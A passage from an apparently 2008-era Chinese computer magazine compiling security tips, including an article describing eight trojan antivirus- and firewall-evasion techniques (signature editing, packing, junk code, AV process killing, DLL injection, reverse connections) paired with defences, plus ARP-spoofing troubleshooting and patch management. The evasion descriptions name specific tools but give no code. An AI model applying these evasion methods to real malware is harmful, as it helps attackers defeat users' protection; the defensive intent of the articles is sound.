设置好密码后，还要妥善地保管才行。运行 AP Generator，单击界面中的“数据库”按钮将打开密码管理对话框。单击对话框下方的“添加项目”按钮，在弹出的对话框中输入密码、登录名及网站的 URL 链接地址。单击【确定】按钮，完成密码添加，最后单击【全部保存】按钮，就可以将生成的密码与对应的登录系统保存在数据库中了。而后，将数据库文件妥善管理，就不用再担心自己的密码忘记或者丢失了！

要想靠密码保证数据的隐私与安全，除了合理设置密码保护外，还要了解各种密码破解手段，更重要的是必须提高安全意识，不要以为设置了高强度密码就可以万事无忧了。

## 拒绝 360 的“干扰”

山东省招远一中新校 牟晓东

笔者所在学校新建了演播室，需要通过闭路电视每天定时为学生放映一些学习视频资料，为此笔者使用定时软件一次性地设置好一周的节目表。

谁知问题马上就来了。不到两天，360 安全卫士就在视频窗口上弹出了“补丁”窗口，干扰了视频的正常播放。

如何避免 360 的干扰？



首先打开 360 的主界面，单击右上方的【设置】按钮后，会弹出“升级设置”。

然后依次选择“设置升级方式”、“设置信息提示”和“安全检测设置”三个选项卡。

接着将 360 默认的“检测到新版本后提示是否升级”更改为“不检测新版本（不推荐）”，将“检测到系统存在漏洞时弹出提示信息”和“接收 360 安全卫士重大病毒预警提示”

前的对勾取消，将“每周”更改为“不扫描（不推荐）”，最后单击【确定】按钮，并且再单击【是】按钮，确认一次。

这样就会彻底让 360 “闭上嘴巴”了，原来的“设置”按钮也随之变为“开启升级”，真正地解决了 360 乱弹窗口的问题。

如果您担心这样不够安全的话，可以隔一段时间（比如一两周）“开启升级”一下即可。

## 看穿木马隐身术

广西南丹 刘源

如今的特洛伊木马程序（以下简称木马）已经将隐身术和穿墙术练到了出神入化的地步了，不仅能在杀毒软件面前完全隐身，还能自由自在地穿过各种防火墙，甚至可以将杀毒软件和防火墙等安全软件消灭殆尽，以方便它们为所欲为。

还好，只要能够破解木马所使用的隐身穿墙术，就可以将它们完全斩杀或拦截，至少也能将它们的威胁减少到我们能够承受的最低水平。

本文将以 Windows XP 系统为平台，分别对现阶段木马常用的隐身术和穿透防火墙的各种招式进行剖析，并教您如何寻找能够看穿木马隐身术的透视眼。

### 第一招：修改木马特征码

通过程序特征码（文件特征码和内存特征码）查杀木马的杀毒软件在获得一个木马样本时，就会抽取木马程序当中的某一段或几段来作为查杀它的特征码，然后放入到病毒库中。这样，当用户使用杀毒软件查杀木马时，杀毒软件就要通过分析文件的特征码来与病毒库中的各种特征码进行对比，以此发现并查杀木马。

而修改木马程序的特征码就是为了躲避通过特征码查杀的杀毒软件的检测，这样就等于在杀毒软件面前隐身了。

现在，互联网上已经出现了很多可以用来提取程序特征码的软件，如 MYCCL。

要修改某个木马的特征码，可以通过 MYCCL 不断提取它的特征码，然后用要躲过的杀毒软件来查杀，直到这些杀毒软件不能检测到它就是某个木马为止。然后，再通过一些二进制提取和编辑工具（如 Uedit32），对这个木马中发现了的特征码段进行修改，从而在这些杀毒软件面前隐身。

某些杀毒软件，如诺顿，甚至只要修改了木马的 PE 头就不会被检测到。而修改程序的 PE 头，通过 Peditor 或 YC 保护专家就可以轻松做到。

当然，要成功修改木马的特征码而不损坏它本来的功能，也是需要一定的汇编技术的，这不是普通的攻击者可以完成的任务。

### 防范解析：

使用启发式杀毒的杀毒软件和使用主动防御方法的安全软件，可以检测到“修改”过的木马攻击，如 McAfee Internet Security Suite v2008。

不过有一个大前提，就是这些安全软件在木马运行后仍然能够正常运行。

### 第二招：给木马加壳

给程序加壳包括加密壳和压缩壳两种。程序一旦被加壳保护后，如果不使用与之相应的脱壳软件进行脱壳处理，一些反汇编程序是无法正确读取到其真正代码的。木马程序一旦被加了壳，杀毒软件如果不能给程序脱壳，就无法识别出它的真面目，从而达到木马隐身的目的。

通过 Aspack 或 UPX 给木马加壳是非常容易的，如灰鸽子远程控制软件本身就具有 UPX 加壳功能。

不过，因为常见的加壳方式已经被反病毒厂商研究透了，加上一些杀毒软件（如卡巴斯基）已经具有脱常见壳的功能，很多攻击者都把目光瞄向了一些不常用的加壳软件，如 Private exe Protector。

为了更有效地保护木马，有人还会对木马加重壳，甚至在对木马进行加壳保护之前先进行加密处理。

### 防范解析：

加壳保护对于已经加载到内存中的木马程序段是无效的，而大部分杀毒软件都已经具有了内存查杀的功能，如瑞星和 Ewido 等，所以在加壳木马运行后对其进行查杀不成问题。

不过还是要提防“壳”释放木马前终止安全软件的进程，以此来避免被查杀的情况。所以如果怀疑中毒，不妨先使用一些脱壳软件来对系统中可疑的文件进行查壳和脱壳处理后再查杀。PEID 和 PEsCAN 是常用的查看程序加壳情况的软件，普通用户用超级巡警虚拟自动脱壳机也能解决问题。此外，具有主动防御功能的安全软件也可以检测到这类木马。



### 第三招：对木马使用花指令

花指令是指程序中包括了跳转指令及一些无用指令在内的汇编指令段。花指令有加区加花和去头加花两种，通常用来改变程序的入口点或打乱整个程序的顺序。

而一些杀毒软件在进行木马查杀工作时，都是按从程序的开头到结尾的顺序进行检测的，以此来找到与病毒库中某一特征码相似的特征，甚至一些杀毒软件就是以程序的入口点作为特征码的。因此，如果木马程序的顺序被打乱，或者程序的入口点被修改，杀毒软件也就很难把它检测出来，于是达到隐身的目的。

能完成这些工作的就是在木马程序中使用花指令。

要在木马程序中使用花指令有两种方式：一种是使用互联网上现成的花指令，另一种是攻击者自己编写或者使用花指令生成软件。

由于互联网上现成的花指令同样会被杀毒软件厂商所得到，因此不会有什么好的保护效果，所以有一定汇编技术的攻击者通常会使用自己编写花指令的方式，还可以使用一些花指令生成软件，如超级加花器和花蝴蝶等。

#### 防范解析：

同样，对木马使用花指令也只是对其文件有效，对于具备内存查杀功能的杀毒软件来说，一样可以把它查杀。其中查杀花指令保护的木马比较好的就是 EWIDO 了，也可以使用 Ollydbg 程序先将木马加入到内存中后再查杀，还可以使用如花指令清除器之类的花指令检测软件来识别和除去花指令。

### 第四招：进程终止

要终止系统中所有安全软件的进程并不难，只要木马能够枚举系统中所有正在运行的进程，然后从中找到匹配的安全软件进程名，通过发送一个终止进程的 Windows 消息给它，就可以结束这些正在运行的安全软件。

还可以通过挂起安全软件的所有子进程，以此来冻结其父进程，或者通过查找并修改安全软件已经加载在内存中的代码，让安全软件的进程崩溃而退出运行。

为了防止因终止安全软件进程而引起注意，还可以在系统任务栏的托盘区生成与安全软件相似的图标来欺骗用户，以此延长在系统中存活的时间。

所有的种种都是为了达到不被查杀的目的。

#### 防范解析：

要防范这种方式的木马攻击，安全软件本身要具有忽略来自系统结束任务消息的功能，以防止通过 Windows 消息来结束安全运行进程的攻击。用户自己也要经常查看系统中安全软件或其他程序的运行情况。如果原本开机就应该启动的安全软件没有运行或启动不了，就要提高警惕了。

检测系统中所有正在运行的进程是否有可疑的，可以使

用 IceSword 和 ProceXP，或通过查看系统日志来发现可疑问题。其他手工方式清除木马的方法以往也都介绍过，不再赘述。

### 第五招：修改安全软件的配置文件

每一个安全软件都会将自己的安全设置放入到配置文件当中，然后在每次系统启动时读取这个文件，并以这个文件中的设置内容来设置保护方式。

对于单机版的安全软件来说，这些配置文件一般都是保存在用户系统硬盘当中的某个位置的，因此，在系统中运行的木马程序也是可以获得这些安全软件的配置文件的，然后就可以对这些文件中的配置内容进行修改。例如，修改防火墙对所有的程序都放行，修改杀毒软件在任何时候都不进行系统扫描检测，这样就能躲避杀毒软件，又能穿过防火墙与攻击者进行网络连接。

尽管这些配置文件会被加密保护，要修改它并不容易，但木马还是有方法，可以修改安全软件的配置文件。如进行反向连接，然后由攻击者通过远程控制修改安全软件的设置，还可以通过对安全软件已经加载到内存中与配置相关的位置进行填充或修改。

尤其是对那些将安全设置项写入到注册表中的，要修改就更加容易了。

#### 防范解析：

要防止这种木马攻击，使用主动防御型杀毒软件（如 McAfee）和防火墙（如 Tiny FireWALL），能达到一定的预防效果，还可以使用 Filemon 和 Regmon 软件对系统文件和注册表进行监控，从而在问题发生时，提醒用户有某种非法文件修改行为在发生，以及哪些文件和注册表项被修改了。

### 第六招：进程及 DLL 文件注入

进程注入就是指木马将自己注入到某个正常的进程当中，然后它就可以以该正常进程的子线程的方式运行。此时，它的进程名就不会在任务管理器中的进程列表框中出现。

这样一来，您就很难通过任务管理器来发现它。杀毒软件即使能够发现它，但要将它从正常的进程当中清除，也不会很容易。

由于防火墙对于系统中正常的网络相关进程（如 Services.exe、Svchost.exe 等）默认都是放行的，因此，木马通常都是注入到这些系统进程当中的，并以此来穿透防火墙。不过，木马程序只有在获得了与这些系统进程相同的系统权限之后，才有可能注入成功。

至于 DLL 文件注入的目的，一般都是用来躲过防火墙拦截的。它主要是利用“防火墙在信任某个软件后，会对它所加载的所有 DLL 文件也全部信任”的特性，将自己注入到这些 DLL 文件当中后，就可以躲过防火墙的监控，然后

再与攻击者进行网络通信，或者下载其他木马、键盘记录程序和后门程序等恶意程序。

Windows 系统中，DLL 注入利用最多的就是 IE 浏览器。

#### 防范解析：

对于 DLL 文件注入的木马，可以通过验证系统文件的数字签名来发现系统的 DLL 文件是否已经被修改过，这可以通过 Windows 系统中的“系统信息”中的数字签名验证程序来完成。

对于进程注入，可以通过使用 IceSword 软件来查看进行加载的模块，只要发现不是 Windows 系统本身的，就说明已经有木马注入。然后就可以通过 IceSword 来强行终止这个非法模块，再在相应位置将它完全删除即可。

已经有一些杀毒软件可以查杀注入型的木马，如瑞星杀毒软件。至于防火墙，已经有一种新的技术，当防火墙检测到某个应用程序所加载的文件被修改后，就会对它的网络连接进行阻止，只是该技术还没有加入到家用防火墙中来。

### 第七招：TCP/IP 堆栈旁通

对于一些个人防火墙来说，它们一般只会对由 Windows 系统本身所产生的 TCP/IP 堆栈进行过滤，而对其他方式所产生的网络数据堆栈却不进行任何检查就会放行。

因此，木马也就利用防火墙的这个漏洞，在其运行后，同时安装某个网络驱动，然后通过它与系统中的网络接口卡进行通信，这样就能够躲过防火墙的检测。

#### 防范解析：

要想阻止这种方式的木马攻击，只要在防火墙中设置一条规则，禁止所有非标准 Windows 系统所产生的 TCP/IP 堆栈通过即可。很多新版本的防火墙都具有该功能。

### 第八招：反弹连接技术

很多用户都是使用 PPPoE 拨号方式，或通过代理服务器

及 NAT 的方式连接互联网，这就给攻击者通过木马的客户端主动连接其服务器端设置了一道不小的阻碍。攻击者为了消除这道阻碍，就编写了一些采用反弹技术的木马。

使用反弹技术，只要木马监测到系统已经有一个活动的网络连接，其服务器端就会主动地按攻击者设置的方式连接攻击者所在的客户端。而防火墙一般不会拦截系统内部发出的网络连接请求，这就让木马轻而易举地穿过了系统防火墙的拦截。

但是，仅仅使用反弹技术，木马有时是过得了系统防火墙这关，而过不了硬件式网络防火墙这关的。因此，为了能穿透硬件式网络防火墙，木马又打上了隧道技术的主意。

它们将要发送的内容封装到其他网络防火墙允许通过的网络协议当中，如 HTTP、DNS 和 SMTP 等，然后借助这些协议包将所需内容发送到攻击者指定的位置（如一个 E-mail 地址）。这些内容当中可能包括了用户登录系统的账号、密码、公网 IP 地址、打开了的端口和运行了的服务等。然后，攻击者就会以同样的方式来连接木马的服务器端了。

#### 防范解析：

使用具有应用程序过滤功能的个人防火墙，它们一般对请求网络连接的应用程序都进行拦截，并提示用户是否通过。大部分新版个人防火墙都已经具有了该功能，如 ZA、瑞星及 Tiny Firewall pro 等。

使用具有免重组深度检测技术的硬件式网络防火墙，就有可能防范利用隧道方式进行攻击的木马。

整体看来，这 8 种木马隐身术都有其弱点存在，所以木马往往不只采用一种躲避方法，会几种方法同时使用，这就加大了查杀它的难度。因此，最有效的解决方法还在于用户本身，约束好自己的网络操作行为会大大减少感染木马的可能。

## 禁止杀毒软件罢工

河南省濮阳职业技术学院 亢传伟

很多人都遇到过杀毒软件“罢工”事件，轻则所有监控功能被关闭，重则杀毒软件打不开或打开后自动关闭，甚至打不开 Word 文档。

### 杀毒软件如何罢工？

以瑞星杀毒软件为例，最常见的现象是：瑞星杀毒软件监控程序被关闭，任务栏中的图标呈收起状态的“红色雨伞”（正常时是打开状态的“绿色雨伞”）。

严重的现象是：不但瑞星杀毒软件监控程序被关闭，瑞星杀毒软件整个打不开，双击杀毒软件图标提示“应用程序错误”或没有任何反应，或者打开后不能杀毒也无法升级，三四秒钟后自动关闭。

更严重的现象是：可以打开 WINWORD.EXE 应用程序，但无法用它打开 Word 文档，当然直接双击 Word 文档也打不开，提示如图 1 所示。




图1 WINWORD 应用程序错误提示

## 为什么会罢工？

杀毒软件罢工的最主要原因就是病毒（主要是木马群病毒）在作祟。

木马群病毒清理起来比较费劲，因为如果没有完全把它杀掉，它会再次重新下载木马，有时还会把杀毒软件劫持掉，导致杀毒软件也无法工作。如果发现系统速度变慢，杀毒软件打不开，就极有可能中了“木马群”病毒了。

某些病毒会使用应用程序劫持技术将杀毒软件的监控程序和主程序劫持，出现杀毒软件无法打开或安全类工具无法打开的情况。

其方法为：新建的应用程序劫持项名称改成杀毒软件的程序名称，debugger 数值设置成为某个病毒的路径和名称，让运行杀毒软件等于运行病毒。

事实上，目前已经有很多病毒采取这种方式运行并成功躲过了安全软件的查杀，甚至致使杀毒软件无法启动，系统功能不能正常使用。杀毒软件被破坏主要就是因为木马群病毒和应用程序劫持造成的。

## 如何避免罢工？

仍然以瑞星杀毒软件为例。

最简单的方法是修复杀毒软件。单击“开始”→“程序”→“瑞星杀毒软件”→“添加/删除组件”，选第二项修复，直到完成。

如果在修复时提示“通用库错误”，选择“继续”把杀毒软件先安装上，不过病毒可能会阻止杀毒软件的安装，遇到这种情况就要先杀毒再安装了。

可以到瑞星网站下载“木马群”病毒专杀及修复工具。该工具用于查杀利用 Flash 漏洞传播的“木马群”病毒，并修复该漏洞，还可以帮助建立安全运行环境，修复被病毒损坏的“瑞星杀毒软件”等。

双击运行修复工具程序，并在第一个界面单击“下一步”按钮继续，继续前请保持网络畅通（若双击无反应则说明对该修复程序进行了劫持，请将该修复程序重命名后再次运行）。

此后可一直单击“下一步”按钮，专杀工具在完成所有的检测与修复后将建立起安全运行环境，并将检测计算机中瑞星杀毒软件的安装情况，提示用户进行相应的软件维护操作。

借助卡卡上网安全助手删除“应用程序劫持项”，其方法如下：依次单击“高级功能”→“系统启动项管理”→“应用程序劫持项”来对已有的项目进行删除，如图2所示。



图2 应用程序劫持项

如果以上方法依然无法恢复正常，恐怕只好将杀毒软件卸载再重装了。卸载后，Word 文档马上就可以打开了。

## 真假 ARP 欺骗病毒

### 5.30 星期五 下午 3:30

函授部同事给我打电话说学校的网站上不去了，于是使用终端客户远程登录到服务器，桌面上居然弹出对话框，如图1所示，显示服务器地址和其他计算机地址冲突。



图1 系统错误提示

考虑到之前为每台内网计算机进行桌面安全升级时，已经为其指定了 IP 地址，我的第一感觉是有人在内网中私自修

济南铁路局党校信息室 威利

改了 IP 地址，导致弹出对话框。所以草率地回电话说，有人更改了 IP 地址，但是现在查不到。

据我推测，应该是哪个用户将 IP 地址更改为网络服务器地址，如果感觉无趣很快就会改回去的。

由于我们在网络管理过程中只记录 IP 地址和用户的对应关系，没有 MAC 地址与 IP 地址的对应关系，所以要想看清哪台计算机搞破坏，并不是一件很容易的事。

### 6.2 星期一 上午 8:30

一上班主任就到我的办公室，告诉我内网访问不了。我汇报说正在检查。



一般来讲，正在运行的网络故障的处理遵循“先解决问题，再分析问题”的思路。即首先要搞清楚到底是什么导致了故障的产生，然后再去有针对性地解决问题，以保证网络以最快的速度恢复正常，最后才对故障产生的原因进行深入分析，以避免下一次故障再生。

按照这个思路，我对这次故障进行了分析处理。

### 第一步：看服务器日志

选择“开始”→“设置”→“控制面板”→“管理工具”→“事件查看器”，查找系统日志，发现里面有大量 4199 事件，即 IP 地址冲突的记录，如图 2 所示。

通过对 4199 事件描述的简单分析，可以看出具备显示 MAC 地址的主机导致了这次故障。本来以为就是一个 MAC 地址，结果仔细查看日志后发现居然有多达 7 台计算机在捣乱。有问题的主机 MAC 地址为：

00-11-D8-76-8D-A3  
00-10-5C-AF-3C-EF  
00-11-5B-E6-46-2D  
00-0D-87-EA-E7-F7  
00-0A-E6-C0-E9-CE  
00-0F-EA-47-97-F6  
00-0D-87-ED-F0-73

既然这些主机都有问题，最好的办法是先找到这些主机中的一个，分析一下到底是什么问题，然后再逐个效仿处理。前面讲过，我们在管理网络的时候只保存了使用人员与 IP 地址的对照表，没有 MAC 地址，怎么办？



图 2 4199 事件描述

### 第二步：确定问题主机

接下来要做的就是使用小工具查找在线 IP 地址与 MAC 地址，这些小工具网络上到处都是，只要是网络扫描工具基本都具备这项功能。

笔者用的是自己开发的一个工具，基于命令行的。

在命令行中输入：

```
wol -0 c:\l.ql
```

程序会自动将找到的 IP-MAC 地址记录到文件 l.ql 中，有问题的主机 MAC 地址都做了标记。通过 IP 与工作人员的对应关系即可确定计算机的物理位置。

### 第三步：初步判断故障

因为许多计算机都连接不上网络，而网络线路又肯定是没有问题的，因此需要先初步判断导致故障发生的原因。

我找到了一台暂时无法上网的机器，首先 ping 10.112.132.100，结果无法 ping 通。再通过命令查看一下 MAC 缓存，发现 10.112.132.100 的 MAC 地址并不是 00-02-b3-b0-71-9d。很明显，这是 ARP 欺骗病毒最典型的症状，初步得出结论：前面标记的所有计算机都感染了 ARP 欺骗病毒。

### 第四步：探索解决方法

找到一台有问题的计算机，并在计算机上安装金山 ARP 防火墙，很快初步判断就得到了证实。防火墙运行如图 3 所示。



图 3 防火墙拦截的 ARP 欺骗

根据图示得出结论，本机存在 ARP 欺骗病毒，且该病毒在不停地向外发送攻击包。为了进一步观察 ARP 欺骗病毒的工作机制，我安装了抓包工具 Ethereal，并在病毒工作的时候启用抓包。

抓包内容如图 4 所示。从中可以很明显的看出，该病毒一直在向网络发送 ARP 应答包，广播的内容是告诉网络上所有的主机，在 10.112.132.0/32 这个网段上的所有主机的 MAC 地址都是 00-11-5b-e6-46-2d，也难怪好多服务器都出现这个提示。




图 4 ARP 欺骗数据包

基本确定了问题所在，也似乎找到了解决方法，于是我开始逐台计算机地安装 ARP 防火墙。



## 6.2 星期一 下午 2:00

午休后回机房一看，服务器上还是出现这样的提示，难道病毒通过网络传播了？于是采取相同的办法，又找到了3台计算机的MAC地址：

00-0D-87-E8-AF-19

00-14-2A-25-A3-B4

00-13-D4-70-23-8A

照这样发展下去，所有的计算机是不是都要感染这个病毒？

我开始重新分析服务器日志，发现这个ARP欺骗病毒并不是持续地发送欺骗数据包，而是间隔20分钟左右，每次也只发3~5分钟，很有规律。我找到了另外一台离机房比较近的有问题的计算机，开始分析这个计算机上的病毒。

在依次排除了计算机进程、后台服务、DLL钩子、注册表等项目后，才感觉这个病毒隐藏很深。

难道就没有办法找到病毒了？我采取了两种方法：首先使用Process Explorer监视进程变化。经过多次查找对比，发现每当ARP包出现的时候，vrvarp.exe总是会自己跑出来，当停止发送时，该进程自动关闭，看来是它在捣鬼了，如图5所示。



图5 可疑进程

为了进一步证实我的想法，我又安装了360ARP防火墙。因为该防火墙不仅可以检测到ARP欺骗数据包，而且还能告知到底是哪个进程发送了这些数据包。果然不出所料，我的推断再次得到了证实。

vrvarp.exe是什么文件？记得1998年用过北信源的杀毒产品，因为图标比较有趣所以到现在还有印象。好像北信源的杀毒产品名字就是VRV，到网络上搜索还真是这样。而后，在网络上我也看到了很多和我一样迷茫的问题：“vrvarp.exe”

是什么，是病毒吗？从PE的分支可以看出，该进程是由WatchClient调用的，在注册表里我找到了WatchClient.exe，如图6所示。



图6 进程加载方式

这样看来，该程序果然是北信源公司的。

这时，我突然想起前些日子路局电子中心要求我们对所有内部上网用户进行桌面安全升级和上网注册。当时的确安装过一个叫做“deviceregist.exe”的程序。

我随即拨打了路局电子所相关技术人员的电话，被告知，凡注册过的计算机都可以上路局网，没有注册的不能上。

原来根结在这里！

连在路局电子所网络，还是要乖乖地听话，把服务器地址通过软件注册，一切就都好了！

## 6.3 号 星期二 后记

北信源 DeviceRegister 远程监控软件近期受到政府部门的广泛采用。它集网络监控、数据传输监控、后台远程浏览、远程控制PC等功能于一身，能够远程进入PC，可以浏览您的文件、查看安装的程序、复制近期机器工作日志等，使您的PC完全暴露在远程管理者（单位网管）面前。

特别是当您的PC同时连接内外网，您访问的外网页面等信息会立即反馈到网管那里。

即使您使用“拔掉内网线再上外网”这类办法，您在外网访问期间所有信息也会被DeviceRegister记录下来，重新上内网时该软件依然会把记录信息反馈到内网服务器那里，以便网管随时查出您在外网的活动记录。

可以说，DeviceRegister是一个十足的网路监控软件，对于监管内外网互连、避免信息泄露起到了较好的防范作用，并且用一般的卸载软件无法卸载它，也无法用知名的网络防火墙软件拦截它。

但它本身也具备了对网络的破坏能力，有时也会给网管工作造成不必要的麻烦，需要网管见多识广才能解决问题。

## 使用杀毒软件莫入误区

中国银监会庆阳监管分局 王有翥

### 误区一：不注意软件“死活”

很多病毒都可以对抗杀毒软件，如“磁碟机”病毒，因此一定要随时留心自己计算机上的杀毒软件是“死”是“活”。

如果莫名其妙不能启动，十有八九中了病毒。

## 误区二：随便安装一个就行

很多人使用的是盗版或者下载版的杀毒软件，不要认为只要装上杀毒软件就万无一失了，杀毒软件是需要及时升级病毒库才能发挥作用的。

而且，网上发布破解版的杀毒软件很可能会被捆绑了病毒、木马或者后门程序等恶意软件，伺机窃取您的机密。

## 误区三：安装得越多越好

尽管杀毒软件的开发厂商不同，宣称使用的技术也不

同，但实现原理是类似的。同时开启多个杀毒软件的实时监控程序一般都会产生冲突，会导致计算机运行速度的缓慢，且引起系统的不稳定。

## 误区四：只用“360 安全卫士”

“360 安全卫士”是一个辅助性的工具软件，能够查杀大部分流行木马，可以用来辅助检查系统是否感染了病毒，也提供一定程度的保护监控功能。但它不是杀毒软件，不能完全替代杀毒软件。

# 补丁安装的免费之道

笔者单位局域网内有台式机 70 余台，安装了 Windows XP Pro、Windows XP Home；笔记本电脑 50 余台，安装了 Windows XP Pro、Windows XP Home 及 Windows Vista 系统。微软推出新补丁时，因为经常有员工出差等问题，有时一周的时间都无法全部打完补丁。

尽管 360 安全卫士和一些杀病毒软件提供了漏洞检测和补丁自动下载安装功能，但局域网中的大多数计算机和服务器不允许直接上网下载补丁，更给打补丁带来了极大的不便。

笔者利用 360 安全卫士和“ALLWAY SYNC”文件夹同步等免费工具软件较好地解决了这个问题。

## 简易方式

简易方式就是直接使用一台可以接入互联网的计算机来实现。使用 360 安全卫士下载系统补丁后断开互联网，接入局域网，供局域网中其他计算机共享安装。

### 提示

简易方式适用于局域网中设备数量较少的情况。

实现步骤如下：

首先在这台终端计算机上安装 360 安全卫士，安装好后把 360 安装文件夹下的“hotfix”文件夹设为共享。

然后在“hotfix”文件夹属性的“安全”项目设置中添加用户“Everyone”，拥有“读取”、“列出文件夹目录”等权限。

最后，在需要进行补丁管理的计算机上安装 360 安全卫士（这里使用 4.2 版），在“修复系统漏洞”→“已修复系统漏洞”→“管理漏洞补丁”→“高级设置”中选择“从指定网络路径或本机目录下载并安装补丁”，在文本框中输入共享的“hotfix”文件夹的网络路径，如图 1 所示。输入后单击【保存设置】按钮，退出 360 安全卫士。

中国银监会庆阳监管分局 王有蔚



图1 设置文件下载路径

重启后即可在本机使用 360 安全卫士从共享“hotfix”文件夹的计算机上下载安装漏洞补丁了，如图 2、图 3 所示。



图2 从指定的位置下载补丁文件




图3 通过共享文件夹下载安装补丁

### 注意

要保证在其他计算机上能顺利浏览共享机器上的“hotfix”文件夹。在把共享“hotfix”文件夹的计算机接入

局域网时，还要注意检查病毒，避免病毒在局域网中传播。

每类 Windows 系统要有一台安装该操作系统的计算机用于检测和下载漏洞补丁，且该计算机应保持全天开机。对于局域网中某些恢复出厂设置后版本为 SP1 的 Windows XP 系统，“hotfix”文件夹中有 SP2 补丁包即可。

## 服务器方式

服务器方式就是在服务器上建立一个共享文件夹，把用来下载补丁的机器上的“hotfix”文件夹中的内容复制到服务器上的共享目录中，供其他机器使用。

这种方式适合局域网中设备较多的情况。

### 1. 共享文件夹方式

有关的设置和第一部分基本一致。

### 2. 使用 IIS 服务器

安装好 IIS，设置参数，然后指定一个文件夹存放下载的系统漏洞补丁，供 360 安全卫士下载安装。在“从指定网络路径或本机目录下载并安装补丁”位置输入 URL，如“http://10.140.90.249/XP patch/”，其属性如图 4 所示。



图4 网站存放漏洞补丁目录属性设置

### 3. 保持漏洞补丁文件夹及时更新

接下来要解决的主要问题是把接入互联网的电脑新下载的漏洞补丁及时上传到服务器，保证下载补丁的 360 安全卫士的“hotfix”文件夹中的内容和服务器上的文件夹同步。

### 4. 用批处理文件拷贝

自己编写批处理文件复制所有的补丁到服务器上，然后把批处理文件添加到 Windows 的“计划任务”中，也可以手动执行该批处理文件。不过，该方法存在文件重复拷贝、效率低、网络传输数据量大等问题。

### 5. 使用“ALLWAY SYNC”文件夹同步软件

该软件在用来同步单个文件夹时不需要注册，可以免费使用。用户可以在互联网上下载到多种版本，支持中文界面。下载的版本不需要安装，直接拷贝使用，主程序在“bin”文件夹中，名为 syncappw.exe。

如果已经设置好了要同步的两个文件夹，需要同步时单击【同步】按钮即可。

设置时非常简单，在主菜单的“同步组”中执行“新建同步组”，分别单击【浏览】按钮，选择要同步的两个文件夹即可。为了防止误操作，可以单击中间双向箭头图案上的【更改】按钮，设置同步方式为单向，如图 5 所示。




图5 选择同步方式

更改同步方式后，可以看到主界面上的双向箭头变成了单向。在这个软件的“同步组”→“配置”可以设置很多的同步参数。特别是这个软件支持命令行参数，在“同步计划”中可以设定自动同步的开始条件，选择“使用 Windows ‘计划任务’”，可以把同步任务添加到 Windows 的计划任务中去，定时定期自动执行，如图 6 所示。



图6 把同步任务添加到计划任务

## 同步 360 安全卫士

如果局域网计算机很少，可以采用这种方式。因为 360 安全卫士的安装文件夹可以直接拷贝使用，可以参照前面两部分用“ALLWAY SYNC”软件来同步接入互联网的终端计算机和其他终端计算机上 360 安全卫士的安装文件夹，达到升级 360 安全卫士的目的。

采用该方法时要把“ALLWAY SYNC”软件拷贝到每一台终端计算机上，然后建立同步任务，并添加到 Windows 的“计划任务”中，同时关闭 360 安全卫士的自我保护和监控等功能，只使用其检查系统漏洞和安装漏洞补丁的功能，以免文件夹同步时出现错误。

如果不需要其他功能，可以在“ALLWAY SYNC”软件的“筛选器”功能中筛掉不需要文件，只把 360 安全卫士中的 360hotfix.exe 和相应的数据文件及补丁文件夹进行同步即可，如图 7 所示。



图7 “ALLWAY SYNC”筛选器功能

## 局域网中 360 安全卫士升级

依靠 360 安全卫士检查系统的安全漏洞，则 360 安全卫士本身也需要升级，可以到 <http://baike.360.cn/3229787/3493445.html> 下载 360 安全卫士的离线升级包添加到共享文件夹中，在其他终端计算机的 Windows 系统的“计划任务”中添加一个任务，定时执行离线升级包进行升级。要注意的是，运行离线升级包的计算机上，360 安全卫士必须是使用安装包安装的，不能使用拷贝的文件夹，离线升级包使用了安装时记录的安装路径。

如采用直接同步 360 安全卫士的方式，就不用考虑 360 安全的升级问题。当然，创建“计划任务”的用户账户必须有密码，否则“计划任务”无法启动。

## 局域网慎打 KB951748 补丁

这两天一直有教师反映无法上网，而且症状都是一样的：可以登录 QQ，就是无法浏览网页，很多杀毒软件无法更新病毒库。

因为校园网划分了许多虚拟网段，同一网段的计算机容易受到 ARP 病毒的攻击，所以首先怀疑病毒问题。用最新的病毒库进行查杀，查杀完成后依然如故，排除了病毒影响。接下来按惯例修复 IE、winsock、Lsp 连接等，均无功而返。

后来笔者注意到访问网页出现的错误信息是“找不到服务器或 DNS 错误”，于是开始查找网络问题。先 ping 网关，结果是连通的，然后 ping DNS 服务器、外网 IP，也是连通的。尝试通过 IP 地址访问，发现可以浏览网页，因此确定问题是无法解析域名所致。通过网上提供的解决此问题的相关方法，如设置 DNS、重新安装网卡、TCP/IP 协议等均无效，百思不得其解。

正一筹莫展时，想到所有的计算机都刚刚重新做过系

江西省南康中学 蓝晓冬  
统，而且都是在更新系统后出现的问题，难道罪魁祸首是补丁？

于是查找最后更新的补丁，发现名为 KB951748 的补丁，马上尝试卸载，重启后问题解决，原来是这个补丁惹的祸。

该补丁可以解决 Windows 域名系统(DNS)中两个秘密报告的漏洞。这两个漏洞可能会允许远程攻击者将 Internet 上针对系统的网络通信重定向至攻击者自己的系统。

微软按照 IANA 的建议，将默认的动态端口由原来的 1024~5000 改变为 49152~65535，所以本机访问 DNS 的动态端口段发生改变，如果防火墙设置得非常严格（每个端口详细控制），就容易出现无法上网的问题。

所以，打上补丁就不能上网的现象都发生在有防火墙保护的局域网中，而通过拨号上网的家庭用户则不存在该问题。

## 解密 MAC 欺骗攻击

ARP 欺骗攻击是一种典型的会话劫持技术，让很多网管员都为此焦头烂额。然而，就在很多人还在为 ARP 欺骗头疼时，新型的会话劫持手段——MAC 欺骗攻击技术已经趋于成熟（其实 MAC 欺骗攻击技术并不是新技术，只是最近几年才开始流行起来）。

笔者近期发现互联网上有几款利用交换机地址学习过程的缺陷来实现信息嗅探、会话劫持的工具，如 SSClone 和

泉州市广播电视中心 林加福  
